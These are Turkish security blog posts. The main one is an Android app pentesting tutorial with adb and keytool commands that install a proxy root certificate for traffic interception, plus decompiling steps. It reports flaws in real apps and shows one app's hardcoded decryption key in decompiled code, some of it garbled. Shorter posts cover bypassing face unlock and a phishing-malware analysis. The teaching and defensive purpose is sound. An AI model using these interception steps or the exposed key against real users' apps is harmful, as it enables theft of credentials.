
Günümüzde uyumluluktan öte müşteri güvenliği, marka değeri ve itibarı için ağ, sistem, web uygulamalarını vs. güvenlik testine tabi tutan firmalar için mobil uygulamaların da test edilmesi kaçınılmaz olduğu için bu yazımda Android uygulamalarını test ederken güvenlik adına dikkat edilmesi gereken noktalardan (ağ trafiği analizi/manipülasyonu, kaynak kodu incelemesi, tersine çevirme (disassembling), dosya sistemi incelemesi) birkaçına dikkat çekmek istedim.

Ağ Trafiği Analizi:

- Şifreli kanal üzerinden (SSL) haberleşmeyen Native (Java ile yazılmış) ve native olmayan uygulamaların trafiğini analiz etmek için hedef uygulamayı Android SDK ile gelen emulatore yine Android SDK ile gelen adb (Android Debug Bridge) aracı ile yüklemek (adb install uygulama.apk) veya BlueStacks'in App Player aracı ile çalıştırmak ve Wireshark aracı ile trafiği analiz etmek mümkündür. (App Player, APK uzantılı tüm Android uygulamalarını Windows üzerinde çalıştırmaya yarayan gerçekten çok faydalı olduğunu düşündüğüm bir araçtır, basit analizler için mutlaka denemenizi tavsiye ederim.)



- Eğer ki uygulama native ise ve şifreli kanal üzerinden haberleşiyor ise bu durumda App Player üzerinde çalışan bir Wireshark ile trafiği analiz etmek pek mümkün değildir. Ortadaki adam saldırısını (MITM) gerçekleştirmek için yaratılmış olan Android Virtual Device (AVD)'in herhangi bir proxy aracına (Burp Suite veya Charles Proxy) yönlendirilmesi durumunda da bu defa native uygulama sertifika hatasını gördüğü anda iletişimi kurmayacaktır. Durum böyle olunca da tek çözüm yolu Charles Proxy aracını kullanmak ve Charles Proxy aracının kök sertifikasını Android işletim sisteminin güvenilir kök sertifikalarına eklemek olacaktır. Bu sayede Charles Proxy emulatr ile web sunucusu arasına girmeye çalıştığı esnada üretmiş olduğu sahte sertifika, native uygulama tarafından reddilmeyecek ve bağlantı kesilmeyecektir. Emulatr yeniden başlatıldığında güvenilir kök sertifikalar eski, orjinal haline döndüğü için de sertifika sisteme yüklendikten sonra sistemin imajı yaffs2 aracı ile alınarak, AVD yeniden başlatıldığında bu sistem imajının kullanılması sağlanarak Charles Proxy aracının kök sertifikasının sistemde kalıcı olması sağlanacaktır. Şifreli trafik analizi için aşağıdaki ekran görüntüsünde belirtilen tüm direktiflerin izlenmesi ve komutların çalıştırılması Charles Proxy ile şifreli trafiğin analiz edilebilmesini sağlayacaktır.



```

komutlar.txt - Notepad
File Edit Format View Help
Yarat: AVD

İndir: http://bouncycastle.org/download/bcprov-jdk16-141.jar
Kopyala: C:\Program Files\Java\jre6\lib\ext\bcprov-jdk16-141.jar

İndir: http://www.charlesproxy.com/ssl.zip
Çalıştır:
emulator -avd Hack4Career

adb pull /system/etc/security/cacerts.bks cacerts.bks
keytool -keystore cacerts.bks -storetype BKS -provider
org.bouncycastle.jce.provider.BouncyCastleProvider
-storepass changeit -importcert -trustcacerts -alias somealias -file
charles-proxy-ssl-proxying-certificate.crt
-noprompt

adb remount

adb shell chmod 777 /system/etc/security/cacerts.bks

adb push cacerts.bks /system/etc/security/

İndir: http://android-group-korea.googlecode.com/files/mkfs.yaffs2.arm
Çalıştır:
adb push mkfs.yaffs2.arm /data/data/temp/mkfs.yaffs2
adb shell chmod 777 /data/data/temp/mkfs.yaffs2
adb shell


# /data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
/data/data/temp/mkfs.yaffs2 /system /sdcard/system.img
mkfs.yaffs2: Android YAFFS2 Tool, Build by PowerGUI
at http://www.openhandsetalliance.org.cn

Building...
Build OK.
# exit
exit

adb pull /sdcard/system.img system.img
Kopyala: system.img -> C:\Users\Mert\.android\avd\Hack4Career.avd

emulator -avd Hack4Career -http-proxy http://192.168.1.34:8888


```



Kaynak Kodu İncelemesi:

- Native uygulamalar yukarıda da belirttiğim gibi çoğunlukla Java programlama dili ile geliştirilmektedir. APK uzantılı Android uygulamasının uzantısı ZIP olarak değiştirilerek Winzip veya Winrar gibi araçlar ile açılabilir, ardından içerisinde yer alan Dex uzantılı yani Dalvik sanal makinesinde çalıştırılabilen Android uygulaması d2j-dex2jar.bat aracı ve `d2j-dex2jar.bat classes.dex` komutu ile jar dosyasına çevrilebilir. Ardından JD-GUI aracı ile bu jar dosyası kaynak koduna çevirebilir ve incelenebilir.
- Kaynak kodu incelemesi ile kaynak kodu içinde yer alan gömülü şifreleme anahtarları, web servis bilgileri gibi birçok bilgi elde edilebilir.
- Kimi zaman bazı durumlarda kaynak koduna çevirmek istenilen sonuçları üretmez bu gibi durumlarda dex dosyası tersine çevrilerek (disassembling) analiz edilebilir.

```
UtilityClass.class x
public static ArrayList<ImkbObject> getHisseList()
{
    dling = true;
    Object localObject1 = new DefaultHttpClient();
    Object localObject2 = new HttpGet("http://iphone.8011a8638b432f515068fc.com.tr/_push/Service.asmx/getHisseList");
    ArrayList localArrayList = new ArrayList();
    try
    {
        localObject1 = ((HttpClient)localObject1).execute((HttpRequest)localObject2).getEntity();
        int i;
        if (localObject1 != null)
        {
            localObject1 = convertStreamToString(((HttpEntity)localObject1).getContent());
            localObject1 = ((String)localObject1).substring(((String)localObject1).indexOf('A'));
            localObject2 = ((String)localObject1).substring(0, ((String)localObject1).indexOf('<')).split("!!");
            i = 0;
            int j = localObject2.length;
            if (i < j);
        }
        else
        {
            label197: dling = false;
            return localArrayList;
        }
        ImkbObject localImkbObject = new ImkbObject();
        String str = localObject2[i].replace('!', ',');
        String[] arrayOfString = str.split(",");
        for (int k = 0; k++)
        {
            if (k >= arrayOfString.length)
            {
            }
        }
    }
}
```





Tersine Çevirme:

- Kaynak koduna çevirmenin yeterli olmadığı durumlarda veya program akışının değiştirilme ihtiyacı olduğu durumlarda dex dosyası android-apktool aracı ve java -jar apktool.jar d Uygulama.apk komutu ile tersine çevrilebilir (disassembling) ardından java -jar apktool.jar b Uygulama Uygulama.apk komutu ile tekrar birleştirilebilir. (assembling)
- Assembly programlama diline hakimseniz [bu](#) sayfada yer alan bilgiler ışığında Dalvik op kodlarını analiz edebilir ve değiştirebilirsiniz.


Dosya Sistemi İncelemesi:

- Android işletim sistemi uygulamalara verilerini saklamak için 4 seçenek sunmaktadır; Dahili Depolama (özel verileri saklamak için), Shared Preferences (basit depolama için), Harici Depolama (özel olmayak büyük veri setlerini saklamak için) ve SQLite veritabanı (yapısal depolama)
- Harici depolama hafıza kartını kullandığı ve buraya kopyalanan her dosya diğer tüm uygulamalar tarafından okunabildiği için buraya yazılan hassas verilerin mutlaka ama mutlaka şifreli olarak yazılması gerekmektedir.




Yukarıda kısaca bahsettiğim adımları izleyerek çok sık kullandığım Android uygulamalarına kısaca göz attığımda şans eseri bir kaç güvenlik zafiyeti ile karşılaştım.

İlk uygulamanın kullanıcı tarafından girilen kullanıcı adı ve şifreyi, şifreli kanal (SSL) üzerinden gerçekleştirmediğini farkettim. Her ne kadar sunucuya gönderilen şifre, MD5 ile hashlenmiş olsa da tuz değeri (salt) kullanılmadığı için üretilen MD5 olduğu gibi kullanılabilir. Durum böyle olunca da kablosuz ağ üzerinde ARP zehirlenmesi gerçekleştirerek trafiğinizi kayıt eden art niyetli bir kişi hesabınıza bu bilgiler ile yetkisiz olarak erişebilir.




Ayrıca yine aynı uygulamanın işletim sistemi kayıtlarına uygulamaya girmek için kullanılan şifreyi açık (clear) olarak yazdığını farkettim.





Tüm şifrelerinizi ana bir şifre ile AES ile güvenli bir şekilde dosya sistemi üzerinde saklayan başka bir uygulamanın ana şifrenin bir kopyasını uygulama içinde gömülü olan başka bir şifre ile şifreleyerek dosya sistemi üzerine kayıt ettiğini farkettim. Durum böyle olunca da bu gömülü şifre ile ana şifreyi deşifre etmek, ardından bu ana şifre ile de şifrelenmiş diğer tüm şifreleri deşifre etmek mümkündür.



```
Gerigel.class  GeriGel_Prob.class  Login.class X
public void onCreate(Bundle paramBundle)
{
    setTitle("Mobile");
    super.onCreate(paramBundle);
    setContentView(2130903050);
    .logcu();
    this.gerikayit = getSharedPreferences("GeriGel", 0);
    this.edt = this.gerikayit.edit();
    this.ger = new GeriGel_Prob(this.gerikayit.getString("Nezaman", Gerigel.tarih(Boolean.valueOf(false)
    try
    {
        this.v = nerdekaldik(this.ger);
        if (this.v != null)
        {
            C:\Windows\system32\cmd.exe
            C:\Users\Mert\Desktop\NOPcon>adb shell cat /data/data/com. /shared_prefs/GeriGel.xml
            1 <?xml version='1.0' encoding='utf-8' standalone='yes' ?>
            t <map>
            t <boolean name="isAkdiff" value="false" />
            t <string name="Nezaman">4213DDA0D0002C5AF3C78EB4DA473EC9E67597C7A0C30AC33ACAFE3D22CE935514709C927710FB379771B60522BE892</string>
            t <int name="Nerden" value="7" />
            t <string name="BelkiLazimOlur">8EE2B284310D25297D5389438C8DD68A</string>
            t <int name="KatKey" value="1" />
            t </map>
            S
            S
            t
            {
            {
```

```
Gerigel.class  GeriGel_Prob.class  Login.class X
private Boolean nerdekaldik(GeriGel_Prob paramGeriGel_Prob)
{
    Boolean localBoolean;
    try
    {
        Statix.Criptorix = paramGeriGel_Prob.getSifreCozum();
        UserMainMetot.Giris(this, paramGeriGel_Prob.getSifreCozum());
        localBoolean = new Gerigel().ZamanNeAlemdede(paramGeriGel_Prob, this);
        if (localBoolean == null)
        {
            UserMainMetot.GirisYapti = null;
            localBoolean = null;
        }
    }
    catch (Exception localException)
    {
        UserMainMetot.GirisYapti = null;
        localBoolean = null;
    }
    return localBoolean;
}
```

```
Gerigel.class  GeriGel_Prob.class X
while (true)
    String str = null;
}
}
public String getSifreCozum()
{
    try
    {
        str = Crypto.decrypt("%A'+%0X&TPTI*%UUN>C&D00@eHWULE", this._Sifre);
        str = str;
        return str;
    }
    catch (Exception localException)
    {
        while (true)
            String str = null;
    }
}
```

Gömülü
Şifreleme
Anahtarı

Sonuç olarak Google Play'e yüklemiş olduğunuz tüm mobil uygulamalarınız art niyetli kişiler tarafından indirilebilir ve analiz edilebilir olduğun unutmayın bu nedenle mobil uygulamalarınızı hizmete sunmadan önce mutlaka ama mutlaka güvenlik testinden geçirin veya geçirtin.

Android 4.0 Yüz Kilidi Nasıl Aşılır ?

Source: <https://www.mertsarica.com/android-4-0-yuz-kilidi-atlatma/>

By M.S on April 18th, 2012



Bildiğiniz üzere Android 4.0 (Ice Cream Sandwich) yüz tanıma özelliği ile birlikte gelmekte ve ekran kilidini açma unsuru olarak yüzünüz de (yüz kilidi) kullanılabilir. Ancak yüzünüz yerine yüzünüzün yüksek çözünürlüklü bir fotoğrafının kullanılması durumunda da ekran kilidi açılmakta ve ortaya bir güvenlik zafiyeti çıkmaktadır. Google tarafından da belirtildiği üzere düşük güvenlik seviyesine sahip bu yüz kilidinin, telefonlarının güvenliğine önem verenler tarafından kullanılmaması şiddetle tavsiye edilir.

Google tarafından belirtilen ekran kilitlerinin güvenlik seviyeleri aşağıda yer almaktadır;

- Sifre: Yüksek güvenlik
- Pin: Orta ve Yüksek güvenlik
- Model - Orta güvenlik
- Yüz kilidi - Düşük güvenlik

Bilgi güvenliği farkındalığını artırma adına çalışma arkadaşım Cem ÖNAL ile birlikte eğlenceli bir video hazırladım, herkese keyifli seyirler dilerim.

Anti Analiz

Source: <https://www.mertsarica.com/anti-analiz-kodlari/>

By M.S on April 23rd, 2012



Yakın bir arkadaşım ile 12 Nisan tarihinde Namık Kemal Üniversitesi'ne bağlı Çorlu Mühendislik Fakültesi'nde gerçekleşen İnternet Haftası etkinliğinden dönerken bana 1 saat önce kendisine ulaşan e-postayı gösterdi. E-postanın konu başlığı ("Bakalım bunu nasıl açıklayacaksınız!!!!") ve içeriği ("Nokia Fotoğraflar.rar") şüpheli olduğu için arkadaşım e-postayı bana göndermesini ilettikten sonra mümkün olan en kısa zamanda analiz için işe koyuldum.

Fwd: Bakalım bunu nasıl açıklayacaksınız!!!!!!!!!!!!!!

Inbox x

8:18 PM (16 hours ago)



Begin forwarded message:

From: bir dost <birdostama@gmail.com>
Date: 12 Nisan 2012 13:44:13 GMT+03:00
To: undisclosed-recipients;
Subject: Bakalım bunu nasıl açıklayacaksınız!!!!!!!!!!!!!!



Click here to [Reply to all](#), [Reply](#), or [Forward](#)

Gelen e-posta SPAM kategorisin girmediği için direk gelen kutusuna gelmişti. E-posta, HTML içeriğe sahip olduğu için eklenti adı ve eklentiye ait resim güzel bir şekilde konumlandırılmıştı ve bu nedenle dikkatsiz bir kullanıcı tarafından ilk bakışta eklentinin Gmail'de olduğu düşünülebilirdi. E-postanın başlık bilgilerine (headers) dikkatlice bakılınca HTML kodlar ve eklentinin bulunduğu kısaltılmış (bit.ly) web adresi dikkat çekiyordu.



Nokia_Fofoğraflar.rar dosyasını indirip açtıktan sonra içinden çıkan 2 yazılımın (DSC0025.exe ve DSC0027.exe) PE başlık bilgilerinde yer alan zaman damgaları 10.04.2012 12:47:51 tarihini gösteriyordu.

DSC0025.exe	1.036 KB	Application	10.04.2012 15:50
DSC0027.exe	776 KB	Application	10.04.2012 15:50

İki yazılımın ortak özelliklerinden biri çalıştırılır çalıştırılmaz ekrana aşağıdaki resmi çıkartıyor olmasıydı.



Bu iki yazılımın kullanmış olduğum antivirüs yazılımı tarafından tespit edilmemiş olması zararlı yazılım oluşturan kişiler arasında sıkça tercih edilen Crypter (şifreleme) aracı ile yazılımların oluşturulduğu şüphesini uyandırdı. Virustotal üzerinden 42 farklı Antivirüs yazılımı ile bu iki yazılımı tarattığımda sadece 2 tanesi bu zararlı yazılımları tanıyabiliyordu.

Antivirus scan for at UTC - VirusTotal - Windows Internet Explorer

https://www.virustotal.com/file/cff350b1b4995db52665b0bf22685df68eb6372b117467431c25314072ae51f4/analysis/133486544

File Edit View Favorites Tools Help

http://anubis.isecdlab.org/?ac... Multi-Engine Antivirus Scann... Antivirus scan for at UTC ... X

Community Statistics Dokümantasyon FAQ About Join our community Sign in

virustotal

SHA256: cff350b1b4995db52665b0bf22685df68eb6372b117467431c25314072ae51f4

File name: DSC0025.exe

Detection ratio: 3 / 42

